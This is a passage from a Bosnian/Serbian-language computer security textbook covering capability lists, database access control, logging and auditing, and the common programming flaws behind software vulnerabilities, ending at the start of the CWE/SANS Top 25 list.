- *Virtualization for legacy applications* – omogućava da stare aplikacije (sa starih verzija Windows) koje moraju da se izvršavaju sa administratorskim privilegijama budu izvršavane u virtualnom okruženju koje im daje potrebne privilegija, ali samo u tom ograničenom okruženju.

5.6 Sposobnosti

Drugi način uštede prostora za zapisivanje matrice kontrole pristupa je čuvanje matrice po redovima (subjektima) i to samo nepraznih elemenata. Na ovaj način za svaki subjekat dobije se lista objekata kojima subjekt ime neko pravo pristup i vrsta prava pristupa. Ova lista se obično naziva lista sposobnosti (*capabilities*) [160]. Drugi način na koji se definiše lista sposobnosti je da za svaki subjekat postoji skup parova, gdje par čine objekat i prava koja subjekat ima nad tim objektom. Prilikom pokušaja pristupa nekog subjekta objektu mehanizam kontrole pristupa prolazi kroz listu objekata kojima subjekt ima pravo pristupa i traži objekat kom subjekat pokušava ostvariti pristup. Ako pronađe objekat i pravo pristupa koje taj subjekat pokušava ostvariti nad objektom, pristup je dopušten. U ostalim slučajevima nije. Ovo je slično portiru koji na neki događaj propušta osobe koje pokažu ulaznicu ili kartu (*ticket*) za taj događaj.

Sposobnosti se koriste za kontrolu pristupa memoriji od strane procesa. Još jedan primjer upotrebe sposobnosti, kojih inače nema mnogo, su digitalni certifikati koji su ranije spominjani. Digitalni certifikati pored povezivanja javnog ključa sa identitetom, mogu nositi podatke o pripadnosti identiteta nekoj grupi ili posjedovanju neke privilegije (sposobnosti).

Izvedba sistema koji su zasnovani na sposobnostima ima nekih operativnih poteškoća. Jedna od njih je pitanje kopiranja i uvećavanja sposobnosti. Subjekat mora biti ograničen u kopiranju, odnosno (neograničenom) prenosu svojih prava na druge subjekte. Takođe je potrebno riješiti pitanje povećavanja prava subjekta, privremeno u slučaju potrebe. Opozivanje prava predstavlja još jedan izazov. Ako treba ukinuti prava pristupa nekom objektu, ili obrisati objekat, teoretski je potrebno pregledati liste sposobnosti svih subjekata i iz njih obrisati taj objekat. Ovaj posao je previše obiman, i u praksi se ovo pitnje rješava indirekcijom. Napravi se globalna tabela objekata i sposobnosti ne navode objekte direktno već unose u tabelu. Brisanjem objekta iz tabele objekata efektivno se objekat briše iz lista sposobnosti za sve subjekte.

Uporedba listi za kontrolu pristupa i listi sposobnosti može se napraviti po tome koja je pogodnija za koju namjenu.

Na pitanje ko i kako može pristupiti nekom objektu, odgovor brže daje ACL.

Na pitanje kojim objektima i kako može pristupiti neki subjekt, odgovor brže daju liste sposobnosti.

5.7 Baze podataka – kontrola pristupa

Premda su operativni sistemi spominjani kao primjer izvedbe kontrole pristupa, provjere ovlaštenja se rade na svim drugim nivoima, kako je ranije navedeno.

Baze podataka imaju svoj način realizacije kontrole pristupa koji je principijelno sličan, ali je obično granularniji i kompleksniji od onog u OS. Treba napomenuti da je za OS baza podataka jedna (ili ponekad nekoliko) velika datoteka i da je to nivo detalja do kog OS može ići u kontroli pristupa bazi podataka. Ipak treba povesti računa da pristup ovoj datoteci bude adekvatno kontrolisan. Bez adekvatne kontrole datoteka (kompletna baza podataka) može biti otuđena, tako da njene interne kontrole ne budu od pomoći.

Primjer nivoa detalja i kompleksnosti kontrola pristupa bazama podataka je informacija da Oracle 11g ima preko 100 različitih sistemskih privilegija [86]. Realizacija kontrola pristupa je kombinacija lista za kontrolu pristupa i lista sposobnosti. Neke od kontrola omogućavaju zaobilazak kontrola koje nudi operativni sistem. Prilikom uspostavljanja sistema provjere ovlaštenja na bazama podataka potrebno je imati u vidu da baze podataka komuniciraju i sa drugim računarima, te je potrebno obezbjediti odgovarajuću kontrolu pristupa i za zahtjeve koji dolaze preko računarske mreže.

5.8 Još neke metode kontrole pristupa

Potrebno je pomenuti i još neke metode kontrole pristupa koje se provode na drugačiji način [10]

- *Sandboxing* – pristup u kom se kod izvršava unutar ograničenog okruženja i nema pristupa ostatku sistema na kom se izvršava. Ovo je samo jedna od metoda ograničavanja (*confinement*) o kojima se daje više informacija kad se bude govorilo o sigurnosti programa.
- Virtualizacija – i ovo je takođe pristup u kom se kod izvršava unutar ograničenog okruženja, koje je pri tome virtualno, i nema pristupa ostatku sistema na kom se izvršava. Ovo je još jedna od metoda ograničavanja.
- *Proof-carrying code* – kod ove metode program u sebi nosi dokaz da ne narušava lokalnu sigurnosnu politiku. Ovdje je potrebno povjerenje u dokaz, odnosno njegovu provjeru. Zahtjevi na lokalni sistem su mnogo manji

jer nema potrebe za stvaranjem posebnog ograničenog okruženja. Ova metoda je neka vrsta liste sposobnosti gdje subjekt (program) ima sposobnost (dokaz) da se izvršava na lokalnom sistemu.

Posebnu oblast kontrole pristupa čine kontrole pristupa koje se provode kroz hardver. Ova kontrola pristupa je pomenuta je kada se govorilo o slojevima kontrole pristupa. Kao primjer je navedena kontrola pristupa memoriji koju za OS obavlja hardver. Kako se ove kontrole rijetko ili nikako konfigurišu od strane sigurnosnog osoblja ovdje su samo pomenute.

Potrebno je ponoviti da bez fizičke kontrole pristupa druge kontrole pristupa uglavnom mogu biti zaobiđene, te stoga ovu kontrolu pristup nipošto ne treba previdjeti.

5.9 Evidentiranje

Kada se desi neka avionska nesreća, nakon ljudi, prva stvar koja se traži je crna kutija. Crne kutije su jedan od vrlo važnih sigurnosnih mehanizama u sigurnosti avionskog saobraćaja. Crne kutije su izvedba procesa evidentiranja (*accounting*), trećeg od osnovnih procesa pomoću kojih se ostvaruje sigurnost.

Evidentiranje omogućava da se sve akcije subjekata (identifikovanih ili ne) nad objektima zabilježe. Na ovaj način je moguće utvrditi da li je došlo do narušavanja sigurnosne politike i na koji način. Bez evidentiranja nema ni odgovornosti. Evidentiranje takođe omogućava oporavak nakon narušavanja sigurnosne politike jer se na osnovu evidentiranih događaja može izvršiti povrat u prethodno dozvoljeno stanje.

Evidentiranje se u računarskim sistemima uglavnom provodi kroz zapisivanje (*logging*) i reviziju (*auditing*). Zapisivanje je evidentiranje događaja ili statistika radi pružanja informacija o upotrebi i performansama sistema. Revizija je analiza zapisa radi prezentacije informacija o sistemu na jasan i razumljiv način [24]. Zapisi pružaju mehanizam za analizu stanja sigurnosti sistema, bilo da se utvrdi da li će neka akcija dovesti sistem u nesigurno stanje ili da se utvrdi niz događaja koji je doveo sistem u nesigurno (komprovitovano) stanje. Ako u zapisima postoje svi događaji koji su doveli do promjena stanja sistema, te prethodne i nove vrijednosti objekata koji su promijenjeni, stanje sistema može biti rekonstruisano u bilo koji trenutak iz prošlosti. Čak i kad je samo dio ovih informacija zapisan, moguće je eliminisati neke od potencijalnih uzroka sigurnosnog problema. Što može bit dobra početna tačka za dalju analizu.

Iz ovoga se mogu vidjeti dva otvorena pitanja:

- Koje informacije zapisivati?
- Koje informacije podvrgnuti reviziji?

Da bi se odgovorilo na ova pitanja potrebno je poznavati sistem, sigurnosnu politiku i načine na koje se može narušiti ta politika (koliko je to moguće znati). Na osnovu ovih znanja moguće je odlučiti koje objekte i koje akcije nad njima je potrebno nadzirati da bi se otkrila narušavanja sigurnosne politike. Očigledno je da bi se evidentiranjem svih akcija evidentirale i one koje su dovele do narušavanja sigurnosne politike, ali obično je količina tih podataka tolika da to nije praktično izvodljivo. Čak i kad je tako nešto moguće, opet je potrebno iz svih događaja utvrditi one koji su relevantni, što je zapravo odgovor na drugo pitanje o tome šta treba podvrgnuti reviziji.

Za reviziju događaja u sistemu i utvrđivanje da li su narušili sigurnosnu politiku potrebne su tri komponente [24]:

- Komponenta za zapisivanje (*logger*) – zapisuje događaje na osnovu postavki koje je napravio administrator sistema, zapisi mogu biti u binarnom ili u nekom obliku koji mogu ljudi čitati;
- Komponenta za analizu (*analyzer*) – analizira sadržaj zapisa s ciljem otkrivanja događaja koji su zanimljivi (narušavaju sigurnosnu politiku);
- Komponenta za obavještavanje (*notifier*) – obavještava na način definisan u konfiguraciji osobe definisane u konfiguraciji o zanimljivim događajima.

Kako zapisa o događajima može biti (i uglavnom i ima) velik broj potrebno je povesti računa o načinu pohranjivanja. Neophodno je osigurati da porast datoteka sa zapisima ne ugrozi normalan rad ostalih komponenti sistema. Ovo se može postići čuvanjem ovih datoteka na posebnoj particiji. Međutim, u svakom slučaju potrebno je ograničiti veličinu ovih datoteke i definisati šta se dešava kada se one napune. Jedan pristup je da se najstariji zapisi prepisuju sa novim. Drugi pristup je da se stari zapisi prebace na drugu lokaciju za trajniju pohranu.

Ponekad u zapisima mogu postojati i informaciji koje su povjerljive. Neophodno je obezbjediti da povjerljive informacije iz zapisa ne budu dostupne onima kojima ne treba da budu dostupne. Ovo se naziva čišćenje zapisa (*log sanitization*).

Postoje različite vrste zapisa koji se mogu praviti. Najčešća podjela je na sistemske i aplikativne. Sistemski evidentiraju događaje relevantne za sam (operativni) sistem, dok aplikativni sadrže zapise koje prave pojedine aplikacije. Ovi zapisi mogu biti u različitim formatima.

Zbog svoje bitnosti za rekonstrukciju prethodnih događaja i utvrđivanje odgovornosti neophodno je osigurati da se zapisi ne mogu mijenjati, odnosno osigurati njihov integritet. Ovo se postiže na nekoliko načina. Prije svega postavljanjem odgovarajućih prava pristupa na datoteke sa zapisima. Uglavnom ove datoteke mogu mijenjati samo privilegovani korisnici (*root*, odnosno administrator). Može se učiniti da se u ove datoteke može samo dopisivati, ali ne i mijenjati sadržaj. Ove datoteke se mogu čuvati na medijima na koje se može pisati samo jednom (optički mediji). Korisno, mada postavlja dodatne zah-

tjeve, je i šifriranje ovih datoteka. Datoteka se takođe mogu slati na poseban računar za pohranjivanje zapisa.

U ovom poglavlju obrađeni su procesi provjere ovlaštenja i evidentiranja. Predstavljene su različite metode kontrole pristupa. Pokazane su praktične izvedbe kontrole pristupa u savremenim operativnim sistemima. Pitanja vezana za evidentiranje obrađena su u posebnom podpoglavlju. Ovim su završena poglavlja koja predstavljaju opšte teoretske osnove sigurnosti računarskih sistema. U narednim poglavljima ove teoretske osnove su razmatrane u kontekstu konkretnih oblasti računarskih sistema.

Pitanja za provjeru stečenog znanja

5.1. Kako se realizuje provjera ovlaštenja?

5.2. Kako se dijele metode kontrole pristupa?

5.3. Šta je matrica kontrole pristupa?

5.4. Šta je lista za kontrolu pristupa?

5.5. Čemu služe i kakva je razlika između listi za kontrolu pristupa (ACL) ili listi sposobnosti (*capabilities*)?

5.6. Na koji način se evidencije događaja na sistemu štite od promjena i zbog čega je to bitno?

5.7. Kakva prava nad datotekama u kojima se nalaze zapisi o sistemskim datotekama (*log*) treba da ima administrator sistema? Objasniti odgovor.

5.8. Da li Windows i Unix koristi obaveznu ili diskrecionu kontrolu pristupa? Da li se za neku datoteku može podesiti da joj Windows Administrator nema pravo pristupa?
Ako može objasniti kako i da li Administrator može prevazići ovo ograničenje. Ako ne može objasniti zašto ne može.

5.9. Zašto se izvedba kontrole pristupa kod Unix-oidnih OS smatra skraćenom listom za kontrolu pristupa? Šta je to "skraćeno" i na koji način?

5.10. Šta su resursi ka kojima Windows OS kontroliše pristup? Koju metodu kontrole pristupa koristi i kako (čime) je realizuje?

5.11. Da li Kerberos provodi kontrolu pristupa koristeći liste za kontrolu pristupa (ACL) ili liste mogućnosti (*capabilities*)? Obrazložiti odgovor.

Dio II

Praktična primjena

6

Sigurnost programa

Računarski programi su osnovni razlog postojanja računara. Programi su onaj element koji obavlja neku (korisnu) funkciju za korisnike. Iz ovog razloga sigurnost programa predstavlja osnovu sigurnosti računarskih sistema. U ovom poglavlju se teoretski razmatraju osnovni uzroci sigurnosnih propusta u programima. Posebno se analizira na koji način se greške u programiranju iskorištavaju kao sigurnosni propust. Na kraju poglavlja je pregled mjera za smanjivanje uticaja sigurnosnih propusta u programima na sigurnost računarskih sistema.

6.1 Greške u programima

Zbog oslanjanja savremenog društva na računarske programe, a i zbog dobrog tržišta za njih, danas se piše ogroman broj programa. Mnogi od ovih programa obavljaju vrlo kompleksne funkcije. Nažalost, vrijeme proizvodnje programa (dizajn, realizacija, testiranje) je ograničeno. Ova ograničenost je najčešće uzrokovana željom da se što prije izađe na tržište sa novim programom ili novom verzijom postojećeg programa. U takvim okolnostima greške su neminovne. Greške nastaju jer praktične realizacije programa ne mogu u potpunosti odgovarati specifikacijama, koje opet ne mogu u potpunosti obuhvatiti zahtjeve. Razlozi za to mogu biti ljudski faktor, ekonomski faktor, kao i princip da ne postoji testiranje koje bi garantovalo da neki softver nema grešaka. Pokazano je da je otkrivanje grešaka ekvivalentno otkrivanju da li će se neki programski kod za neke date ulazne vrijednosti ikada završiti ili će se izvršavati u nedogled [44]. Ovo je takozvani problem zaustavljanja (*halting problem*), za kojeg je dokazano da nema rješenje [190].

6.2 Najčešći propusti u programiranju vezani za sigurnost

Kako su greške u programima uzrok većine sigurnosnih problema, potrebno je razmotriti koji su najčešći propusti u programiranju koji uzrokuju sigurnosne probleme. Prema Bishop[24] oni su slijedeći:

6.2.1 Neadekvatan izbor početnog zaštitnog domena

Propusti ove vrste nastaju zbog pogrešnog podešavanja dozvola ili prava pristupa. Postoje tri vrste objekata na kojima je neophodno pravilno podesiti ova prava:

Datoteke sa programima (procesima)

Prema principu minimizacije privilegija proces ne treba da ima više privilegija nego što mu je neophodno za obavljanje zadatka za koji je namijenjen. Naravno ne smije imati ni manje nego što mu je neophodno. Ponekad nije jednostavno realizovati ovakve privilegije na jedinstven način na jednom procesu, jer nekom procesu tokom izvršavanja mogu biti potrebne različite privilegije. Ovo se može riješiti modularnim dizajnom. Kada procesi tokom svog izvršavanju trebaju dodatne privilegije poziva se poseban modul koji ima potrebne privilegije. Ovaj modul treba da bude što manji i jednostavniji tako da se može provjeriti njegov ispravan rad. Ovo je suština principa jednostavnosti. Modul sa dodatnim privilegijama treba da bude najmanji mogući koji može ispuniti zadatak i treba da ima jedinstvenu namjenu – ispunjavanje zadatka za koji trebaju dodatne privilegije.

Praktičan primjer izvedbe ovog pristupa su programi koji nude mrežne usluge preko nekog od portova za koji su potrebne *root* privilegije. Ovi programi (kao npr. web server) prilikom pokretanja imaju *root* privilegije, ali čim ostvare potrebno vezivanje za port dobivaju privilegije drugog korisnika koji nema *root* privilegije. Na ovaj način se obezbjeđuje da program ima potrebne privilegije samo onoliko koliko su mu potrebne, nakon čega prelazi na druge privilegije koje su mu nadalje dovoljne.

Datoteke za kontrolu pristupa

Kako datoteka za kontrolu pristupa definiše prava pristupa i omogućava njihovu provedbu neophodno je imati adekvatno podešena prava pristupa ovoj datoteci. Pristup ovoj datoteci i pravo izmjene ima samo privilegovani korisnik (*root*, administrator). Pored ove mjere potrebna je i redovna eksterna provjera integriteta. Takođe je neophodno minimizirati oslanjanje procesa na pretpostavke o podešavanjima resursa van programa. Sve pretpostavke o pravima pristupa proces treba sam provjeriti, prema principu obaveze provjeravanja .

Memorijski prostor procesa

Programi koriste i mijenjaju radnu memoriju. Dijeljenje memorije među procesima treba omogućiti i raditi samo ako je neophodno. Takođe dijelove memorije (varijable) gdje ne treba biti promjena treba označiti samo za čitanje (*program constant*). Na dijelove memorije (podaci) gdje ne treba biti izvršivih instrukcija treba ukinuti pravo izvršavanja. Uobičajena metoda napadača je da u slijedeća tri dijela memorije ubace instrukcije koje im omoguće da preuzmu kontrolu nad procesom, a potencijalno i cijelim računarom:

- *data segment* – u kom se nalaze inicijalizirani podaci
- *stack* – u kom se čuvaju pozivi funkcija i lokalne varijable
- *heap* – koji služi za dinamičku alokaciju potrebne radne memorije

Pored zaštite navedena tri objekta postoji još jedan propust vezan za neadekvatan izbor početnog zaštitnog domena, a to je povjerenje u sistem. Programi se oslanjaju na sistem za potvrđivanje identiteta da provjeri da su korisnici oni za koje se izdaju i na osnovu toga im daje ovlaštenja. Takođe se često računa da je sistemski sat ispravan. Ako neka od pretpostavki na koje se program oslanja za svoj ispravan rad nije tačna program će imati sigurnosni propust. Kako programi (i programeri) ne mogu uticati na ove stvari neophodno je identifikovati tačke povjerenja u sistem i osigurati se da ih je administrator sistema svjestan i da osigurava njihov ispravan rad.

6.2.2 Neadekvatno odvajanje detalja izvedbe

Program je stvarna realizacija apstraktne ideje. Međutim neminovno postoji razlika između ove dvije stvari. Ove razlike nastaju ili kao posljedica odstupanja realizacije od specifikacije, ili kao posljedica odstupanja specifikacije od originalne apstraktne ideje. Kako je ovo neminovnost programi treba da se ponašaju u skladu sa stvarnošću. Za svaku funkciju koju program poziva neophodno je provjeriti povratni status (ovo istovremeno znači da bi svaka funkcija trebala vraćati status). U slučaju bilo kakve greške potrebno je vraćanje programa u prethodno stanje, prije bilo kakvih promjena koje je pozvana funkcija napravila. Ovo je još jedan oblik principa restriktivnosti, da se u slučaju dileme primjenjuje restriktivan pristup.

6.2.3 Neadekvatne promjene

Programi tokom svog rada mijenjaju sadržaj memorije i datoteka i takođe se oslanjaju i mijenjaju svoj tok na osnovu sadržaja memorije i datoteka. Neadekvatne promjene ovih sadržaja kao i prava pristupa sadržajima mogu dovesti program i sistem u nesigurno stanje.

Neadekvatne promjene sadržaja memorije se najčešće dešavaju kada više procesa pristupa dijeljenoj memoriji. Ako procesi mogu mijenjati sadržaj memorije potrebno je osigurati sinhronizaciju promjena koja će obezbjediti da

procesi znaju kakve se promjene dešavaju u memoriji i da znaju na šta mogu računati. Primjer mogu biti dva procesa koja sarađuju u provjeri identiteta korisnika. Jedan proces šalje i upisuje identifikacijske podatke u zajedničku memoriju dok drugi čita te podatke i na osnovu njih donosi odluku o tome da li je provjera identiteta uspješna ili ne, te rezultat upisuje u zajedničku memoriju. Ako nema sinhronizacije između ova dva procesa moguće je da jedan ili drugi proces čitaju podatke iz memorije u pogrešnim trenucima i na osnovu toga prave pogrešne odluke. Drugi primjer može biti proces za obradu iznimnih događaja (*exception handler*). Ako ovaj proces izmjeni neku od programskih varijabli tokom svoje obrade, te nakon toga vrati kontrolu programu, ove promjene varijabli mogu dovesti do pogrešne promjene toka programa. Iz ovog razloga procesi za obradu iznimnih događaja ne bi smjeli mijenjati nikakve varijable osim svojih lokalnih. Zapravo to je generalno pravilo koje pomaže sigurnosti programa i zaštiti od neadekvatnih promjena sadržaja memorije. Funkcije (procedure) ne bi smjele mijenjati sadržaj vanjskih varijabli na netransparentan način. Funkcije smiju mijenjati samo svoje lokalne varijable. Sve promjene vanjskih varijabli treba da budu očigledne, odnosno putem ulazno/izlaznih varijabli. Iz ovog razloga treba izbjegavati globalne varijable kad god je to moguće. Globalne varijable su dijeljena memorija za različite funkcije i mogu biti izmjenjene na neočigledan i neočekivan način.

Sadržaj memorije se može promijeniti i u drugim slučajevima kao što je prihvatanje ulaza iz vanjskog izvora (*input*). Vanjski izvori se moraju razdvojiti na pouzdane i nepouzdane. Ako se podaci čitaju iz vanjskog izvora moguće je da se prilikom njihovog upisivanja u varijablu u memoriji (usljed neadekvatne validacije, koje je obrađena kasnije) prepišu i druge varijable i na taj način (neplanirano i neadekvatno) izmjeni sadržaj memorije. Primjer ovoga je preljev međuspremnika (*buffer overflow*) koji je kasnije detaljnije razmatran.

Sadržaja datoteka može se na sličan način promijeniti na neadekvatan način. Ako više procesa ima pristup istoj datoteci i ako neki procesi mogu mijenjati datoteku moguće su promjene koje mogu negativno uticati na tok izvršavanja drugih procesa. Iz ovog razloga neophodna je pravilna kontrola i sinhronizacija pristupa dijeljenim datotekama. Primjer mogu biti konfiguracione datoteke koje koristi više programa. Ako tokom izvršavanja programa dođe do izmjene konfiguracione datoteke posljedice mogu biti nepredvidive. Slična ovome je i promjena dinamičkih modula. Dinamički moduli nisu dio izvršnog koda procesa već se dinamički učitavaju tokom izvršavanja programa po potrebi. Kako su ovi moduli dinamički oni se mogu mijenjati (i mijenjaju se) vremenom. Ove promjene mogu imati sporedne efekte koji mogu uticati na ponašanje procesa koji ih koriste na neočekivan način.

Prava pristupa mogu biti neadekvatno promijenjena tokom procesa provjere prava pristupa i samog pristupa datoteci. Nakon trenutka provjere prava, a prije pristupa datoteci, moguće su promjene u pravima ili čak promjene datoteke kojoj se pristupa.

U prvom slučaju moguće je da je korisnik (proces koji se izvršava sa njegovim pravima) izgubio prava pristup datoteci (ili bilo kom resursu) nakon

trenutka provjere, ali on to pravo i dalje koristi jer je provjera učinjena jednom, prilikom pokretanja programa ili prvog pristupa datoteci, a datoteci se pristupa više puta tokom izvršavanja procesa. Ovo je neka vrsta pamćenja ranije utvrđenih prava pristupa (*caching*), što se protivi principu obaveze provjeravanja koji kaže da se prilikom svakog pristupa objektu trebaju provjeriti prava pristupa, a ne koristiti rezultat stare provjere.

U drugom slučaju ako napadač uspije postići da se provjere prava pristupa za datoteku kojoj proces ima pravo pristup, a stvarno se pristupa datoteci na koju proces nema pravo, ostvaren je neovlašten pristup.

Oba ova slučaja su primjer generalnog problema vremena provjere do vremena upotrebe (*time-of-check-to-time-of-use*) koji se naziva i *race condition*. Ovi slučajevi su također primjer neadekvatne razdvojivosti koje je kasnije također razmatrana.

6.2.4 Neadekvatno imenovanje

Procesi tokom svog izvršavanja pristupaju različitim objektima. Problem nastaje kada različiti objekti imaju isto ime. U tom slučaju nije moguće razlikovati dva različita objekta te je moguće pristupiti pogrešnom objektu ili objektu kom proces nema prava. Ovo se dešava jer se objekat zove isto ka i onaj kom proces ima pravo pristupa. Iz ovoga slijedi jednostavno ali vrlo važno pravilo da različiti objekti moraju imati i različita imena.

Ime objekta se, prilikom izvršavanja, interpretira u kontekstu. Ovaj kontekst može biti predefinisani skup znakova (*character set*), domen, putanja ili nešto drugo. Niz bita će biti protumačen kao različit znak za različite skupove znakova. Poznati su napadi koji koriste ovu tehniku za prikrivanje stvarnog objekta kome pokušavaju pristupiti ili prikrivanje programa/koda koji žele izvršiti. Imena korisnika i resursa su uglavnom jedinstvena na nekom domenu upotrebe, ali je neophodno osigurati da je jasno o kom se domenu radi. Podrazumjevani lokalni domen je drugačiji ako se proces izvršava na drugom domenu, a domen se mogao promijeniti iz različitih razloga. Datoteke u datotečnom sistemu su na jedinstven način određene svojim imenima i putanjama. Uobičajeno je da na jednom datotečnom sistemu postoji veći broj datoteka sa istim imenom koje se razlikuju po mjestu gdje se u datotečnom sistemu nalaze (putanji).

Neophodno je uvijek osigurati ispravan kontekst u kom se interpretiraju imena subjekata i objekata.

6.2.5 Neadekvatna de-alokacija ili brisanje

Programski objekti mogu sadržavati povjerljive informacije kao što su lozinke ili kriptografski ključevi. Ovi programski objekti postoje u memoriji tokom izvršavanja programa. U slučaju greške u radu programa može doći do pisanja

sadržaja memorije na disk.[1] Pristup memoriji na disku može biti neadekvatno regulisan, pogotovo ako se disku pristupa iz drugog operativnog sistema od originalnog. U slučaju mogućnosti pristupa dodjelu diska gdje se nalaze povjerljive informacije iz memorije ove informacije prestaju biti povjerljive. Moguće je čak i da pristup samoj memoriji ne bude adekvatno kontrolisan, te da drugi proces ostvari pristup dijelu memorije gdje se nalaze povjerljive informacije.

Da bi se spriječilo ovakvo narušavanje povjerljivosti čim se završi sa upotrebom povjerljivih informacija potrebno ih je obrisati i dealocirati, odnosno prebrisati i dealocirati dio memorije gdje su te informacije bile pohranjene. Kriptografski ključevi su potrebni samo tokom operacija šifriranja i dešifriranja te ih je potrebno učitati neposredno prije ovih operacija i obrisati neposredno nakon njih. Slično je i sa lozinkama koje su potrebne samo tokom procesa potvrde identiteta, pa ih ne treba držati u varijablama tokom cijelog toka izvršavanja programa.

Potrebno je reći da je ovo dobar pristup programiranju i da se isto treba činiti i sa drugim dalje nepotrebnim resursima.

6.2.6 Neadekvatna validacija

Procesi moraju provjeravati podatke nad kojima rade operacije. Pogrešni podaci rezultiraju pogrešnim radom programa. Programi bi morali raditi vlastitu provjeru konzistentnosti i tačnosti podataka. Poteškoća se javlja jer je vrlo često u trenutku provjere moguće provjeriti samo osnovne formate podataka, ali ne i njihovu tačnost i konzistentnost. Ovo je posebno slučaj kod podataka koji dolaze iz vanjskih izvora (kako je ranije bilo pomenuto). Ipak potrebno je napraviti bar slijedeće provjere, koje se nekada previde:

- Provjera granica – potrebno je provjeriti da li su vrijednosti podataka unutar dozvoljenih i očekivanih granica. Ako se očekuje dvocifren broj, potrebno je provjeriti da je broj zaista dvocifren prije nego što se pristupi operacijama nad njim. Primjer C funkcije koja ne provjerava granice je strcpy(x,y), jer će ova funkcija iskopirati sve znakove iz stringa "y" u string "x", čak iako je string "y" veći (duži) od stringa "x";
- Provjera tipa – potrebno je provjeriti da li je tip podatka onaj koji se očekuje. Ako se očekuje cijeli broj, a podatak je realni broj njegova interpretacija neće biti tačna. Iz ovog razloga potrebno je voditi računa i specificirati ulazne i izlazne tipove varijabli za sve funkcije i deklarisati sve funkcije prije njihove upotrebe. Na ovaj način se omogućava da se tokom prevođenja i povezivanja programa otkriju pogrešni tipovi podataka;
- Provjera grešaka – potrebno je provjeriti povratni status svake od pozvanih funkcija (analogno, sve funkcije treba da vraćaju status). Podatak koji je dobiven kao izlaz iz neke funkcije nema pravo značenje i ne može

[1] Do ovoga može doći i tokom normalnog rada programa, ali to je posebno pitanje, na koji način spriječiti pisanje povjerljivih informacija tokom čuvanja radne memorije na disk.

se koristiti ako funkcija nije pravilno završila svoj rad. Ovaj nepravilan završetak rada se indicira povratnim statusom funkcije. Ako se ovaj status ne provjeri pogrešan podatak se može smatrati tačnim i dovesti do greške u programu. Ako program provjerava neka prava pristupa i dobije pozitivan odgovor, ali ne provjeri povratni status funkcije koji ukazuje na grešku, može nepravilno zaključiti da je pristup zaista dozvoljen;

- Provjera dozvoljenih (umjesto nedozvoljenih) podataka – prilikom validacije podataka treba se držati principa restriktivnosti koji ovdje kaže da je potrebno provjeravati da li su podaci dozvoljeni (po granicama, tipu, greškama, ...). Svi ostali podaci se smatraju nedozvoljenim. Ovaj pristup se ponekad naziva i *whitelisting*. Ovo je suprotno od često korištenog i pogrešnog pristupa da se provjerava da podaci nisu nedozvoljeni, odnosno da nisu u skupu nedozvoljenih podataka. Ako nisu u ovom skupu smatraju se dozvoljenim. Ovaj pristup se naziva *blacklisting*;
- Provjera ulaza – svi ulazi (unosi) u program iz nepouzdanih izvora moraju se provjeriti na validnost. Korisnici se smatraju nepouzdanim izvorom. Ulazni podaci se moraju provjeriti po formatu i sadržaju. Neprovjeravanje ovih podataka je najčešći uzrok pomenutog preljeva međuspremnika.

Kako je rečeno da je ponekad teško provjeriti podatke potrebno je uložiti trud tokom programiranja i strukture podataka i funkcije učiniti provjerljivim.

6.2.7 Neadekvatna nerazdvojivost

Ovaj problem je pomenut ranije kao problema vremena provjere do vremena upotrebe (*time-of-check-to-time-of-use*). Način borbe protiv ovog problema je da se ostvari nerazdvojivost nekih operacija. Ako se dvije operacije moraju obaviti jedna neposredno za drugom, potrebno je osigurati da ne mogu biti razdvojene. Na primjer provjera prava pristupa i sam pristup objektu treba da budu nerazdvojive operacije. Na Unix sistemima prava pristupa za *root* korisnika se uopšte ne provjeravaju. Zapravo zbog semantike Unix sistema provjera prava i pristup datoteci su dvije odvojene operacije za koje se ne može osigurati nerazdvojivost. Zbog toga je neophodno osigurati da se prava pristupa datoteci ne mijenjaju između poziva ove dvije operacije.

6.2.8 Neadekvatan redoslijed

Prilikom obavljanja operacija neophodno je obavljati ih ispravnim redom da bi se osigurao ispravan rad. Prilikom upisivanja sloga u bazu neophodno je prvo provjeriti da li je slog zaključan, zatim ga zaključati ako nije, te tek onda izvršiti upisivanje nove vrijednosti. Nepoštovanje ovog redoslijeda može dovesti do nekonzistentnosti podataka u bazu ako dva procesa istovremeno mijenjaju isti slog bez prethodnog zaključavanja. Primjer davanja pristupa je da se prvo mora potvrditi identitet onog koji traži pristup, zatim provjeriti ovlaštenja i tek onda dati pristup, naravno ako su prethodne operacije to omogućile. Ukratko bitan je redoslijed operacija.

6.2.9 Neadekvatan izbor operanada ili operacije

Prilikom dizajniranja algoritama, odnosno koraka kojim se rješava neki konkretan problem ili ostvaruje neki cilj neophodno je osigurati da su operandi i operacije nad njima pravilno izabrani. Ovo je različito pitanje od validacije jer operandi mogu biti validni, ali pogrešni. Ako je trebalo sabrati a i b, a sabrani su b i c, činjenica da su i a i b i c validni ništa ne mijenja. Slično je i sa operacijama. Ako je trebalo sabrati a i b, ali je umjesto toga izvršena operacija oduzimanja validnost operanada je nebitna jer je izabrana pogrešna operacija. Češći i realniji primjer pogrešno izabrane operacije je cjelobrojna umjesto realna aritmetička operacija.

6.3 Najopasnije softverske greške

U prethodnom podpoglavlju su razmatrani najčešći propusti u programiranju vazeni za sigurnost više sa teoretskog aspekta. Da bi se konkretizovali sigurnosni propusti koji nastaju kao posljedica pomenutih propusta u programiranju koristi se "CWE/SANS lista 25 najopasnijih softverskih grešaka" [39]. Ta lista je nastala kroz saradnju SANS instituta, MITRE korporacije i stručnjaka iz oblasti sigurnosti iz SAD i Evrope. Na listi su pobrojane najraširenije i najkritičnije greške koje mogu dovesti do ozbiljnih sigurnosnih propusta u softveru. Greške su poredane po ozbiljnosti koja je izračunata po "Sistemu bodovanja uobičajenih propusta" (CWSS - *Common Weakness Scoring System*) iste organizacije [40]. Lista ovdje nije detaljno razmatrana već su greške navedene po kategorijama u koje su svrstane. Na web adresi ove liste nalazi se mnogo više detalja o njenom formiranju, te o svakoj od grešaka sa tehničkim detaljima i načinima otkrivanja.

6.3.1 Nesigurna interakcija među komponentama

Ove greške tiču se razmjene podataka koja se obavlja na nesiguran način. Ova razmjena može biti između različitih sistema, programa, procesa, modula i komponenti. Sve greške iz ove kategorije mogu se svrstati u propust u programiranju "neadekvatna validacija". U ovu kategoriju spadaju slijedeće greške:

- Nepravilna neutralizacija specijalnih elemenata korištenih u SQL komandama (umetanje SQL komandi) - ova greška je prva (najopasnija) na cjelokupnoj listi. Spada u greške mogućnosti umetanja koda koje su posebno obrađene u poglavlju o sigurnosti web aplikacija (Poglavlje 8). Osnovna karakteristika ovih grešaka je što se podaci interpretiraju kao komande;
